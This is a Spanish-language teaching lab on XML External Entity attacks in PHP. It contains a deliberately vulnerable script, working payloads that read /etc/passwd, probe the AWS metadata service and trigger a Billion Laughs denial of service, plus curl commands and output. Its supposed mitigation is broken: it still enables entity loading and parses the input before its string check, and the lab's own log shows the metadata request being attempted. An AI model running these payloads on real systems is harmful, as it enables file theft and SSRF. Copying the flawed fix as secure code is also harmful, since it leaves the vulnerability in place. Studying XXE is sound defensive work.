

Actividad 7: Explotación y Mitigación de XML External Entities (XXE)

Tema: Manipulación de XML para leer archivos del servidor

Objetivo: Explorar XXE y mitigarlo deshabilitando entidades externas

¿Qué es XXE?

XXE (XML External Entity) ocurre cuando una aplicación procesa XML sin restricciones, permitiendo a un atacante:

- Leer archivos internos del servidor (/etc/passwd, C:\windows\win.ini).
- Realizar peticiones SSRF (<http://169.254.169.254/latest/meta-data/>).
- Ejecutar ataques DoS (Billion Laughs Attack).

Código Vulnerable

Crear el archivo **vulnerable**: `xxe.php`

```
<?php
// Crear un objeto DOMDocument
$dom = new DOMDocument();

// Habilitar la carga de entidades externas (solo para pruebas, no usar en producción)
$dom->loadXML(file_get_contents('php://input'), LIBXML_NOENT | LIBXML_DTDLOAD);

// Convertir el XML a SimpleXMLElement (opcional)
$parsed = simplexml_import_dom($dom);

// Mostrar el resultado
echo $parsed;
?>
```

El código permite entidades externas (**SYSTEM**), lo que permite leer archivos internos.

Explotación de XXE

Enviar una carga maliciosa para leer archivos

Crear el archivo **xxe_payload.xml**

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>
```

Enviar el XML al servidor usando **curl**:

```
curl -X POST http://localhost/xxe.php -d "@xxe_payload.xml" -H "Content-Type: application/xml"
```

Si el servidor devuelve el contenido de **/etc/passwd**, es vulnerable:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Intentar acceso a metadatos de AWS (SSRF via XXE)

Si el servidor está alojado en **AWS**, se puede usar **XXE** para acceder a las credenciales IAM:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">]><foo>&xxe;</foo>
```

Si devuelve información de la instancia, el servidor puede ser comprometido.

Intentar DoS con Billion Laughs Attack

El Billion Laughs Attack es un tipo de ataque de denegación de servicio (DoS) que explota la recursión en entidades XML para consumir grandes cantidades de memoria y recursos del servidor. En versiones actuales de PHP no funciona, ya que protege de este tipo de ataque.

Carga maliciosa para consumir memoria del servidor:

```
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
]>
<foo>&lol4;</foo>
```

¿Cómo funciona?:

- Cada entidad (*lol*, *lol2*, *lol3*, *lol4*) se expande recursivamente.
- Por ejemplo, *&lol4*; se expande a *&lol3;&lol3;&lol3;&lol3;&lol3*.
- Cada *&lol3*; se expande a *&lol2;&lol2;&lol2;&lol2;&lol2*, y así sucesivamente.
- Esto genera una explosión exponencial de datos, consumiendo rápidamente la memoria del servidor.

Si el servidor se bloquea o se vuelve lento, es vulnerable a ataques DoS por XML recursión.

Mitigación de XXE

* Deshabilitar Entidades Externas y usar DOMDocument con Protección

```
<?php
// Crear un objeto DOMDocument
$dom = new DOMDocument();
```

```
// Cargar el XML desde la entrada POST (sin habilitar entidades externas)
$dom->loadXML(file_get_contents('php://input'), LIBXML_NOENT | LIBXML_DTDLOAD);

// Validar manualmente la entrada XML
if (strpos(file_get_contents('php://input'), "<!ENTITY") !== false) {
    die("Error: Entidades externas no permitidas.");
}

// Convertir el XML a SimpleXMLElement (opcional)
$parsed = simplexml_import_dom($dom);

// Mostrar el resultado
echo $parsed;
?>
```

- Bloquea el uso de **<!ENTITY** en XML
- Evita que los atacantes lean archivos internos.
- Bloquea el uso de entidades externas de forma más estricta.
- Bloquea directamente cualquier intento de usar **ENTITY** en el XML

Prueba Final

○ Intento de XXE (/etc/passwd) → Se bloquearía


```
curl -X POST http://localhost/xxe.php -d '<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>' -H "Content-Type: application/xml"
```

○ Intento de XXE (AWS Metadata Service) → Se bloquearía

```
curl -X POST http://localhost/xxe.php -d '<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">]><foo>&xxe;</foo>' -H "Content-Type: application/xml"
```

○ Intento de DoS (Billion Laughs) → Se bloquearía

```
curl -X POST http://localhost/xxe.php -d '<!DOCTYPE lolz [<!ENTITY lol "lol"><!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;"><!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;"><!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;">]><foo>&lol4;</foo>' -H "Content-Type: application/xml"
```



```
[root@kali:~/var/www/html]# curl -X POST http://localhost/xxe.php -d "@xxe_payload.xml" -H "Content-Type: application/xml"
* Error: Entidades externas no permitidas.

[root@kali:~/var/www/html]# curl -X POST http://localhost/xxe.php -d '<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">]><foo>&xxe;</foo>' -H "Content-Type: application/xml"
<br />
<b>Warning/b>: DOMDocument::loadXML(http://169.254.169.254/latest/meta-data/): Failed to open stream: Connection refused in
<b>/var/www/html/xxe.php<b> on line <b>6<b><br />
<br />
<b>Warning/b>: DOMDocument::loadXML(): I/O warning : failed to load external entity &quot;http://169.254.169.254/latest/met
a-data/&quot; in <b>/var/www/html/xxe.php<b> on line <b>6<b><br />
* Error: Entidades externas no permitidas.

[root@kali:~/var/www/html]# curl -X POST http://localhost/xxe.php -d '<!DOCTYPE lolz [<!ENTITY lol "lol"><!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;"><
ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;"><ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;">]><foo>&lol4;</foo>' -H "Content-
Type: application/xml"
<br />
<b>Warning/b>: DOMDocument::loadXML(): Detected an entity reference loop in Entity, line: 1 in <b>/var/www/html/xxe.php<b>
on line <b>6<b><br />
<br />
<b>Warning/b>: DOMDocument::loadXML(): Detected an entity reference loop in Entity, line: 1 in <b>/var/www/html/xxe.php<b>
on line <b>6<b><br />
* Error: Entidades externas no permitidas.
```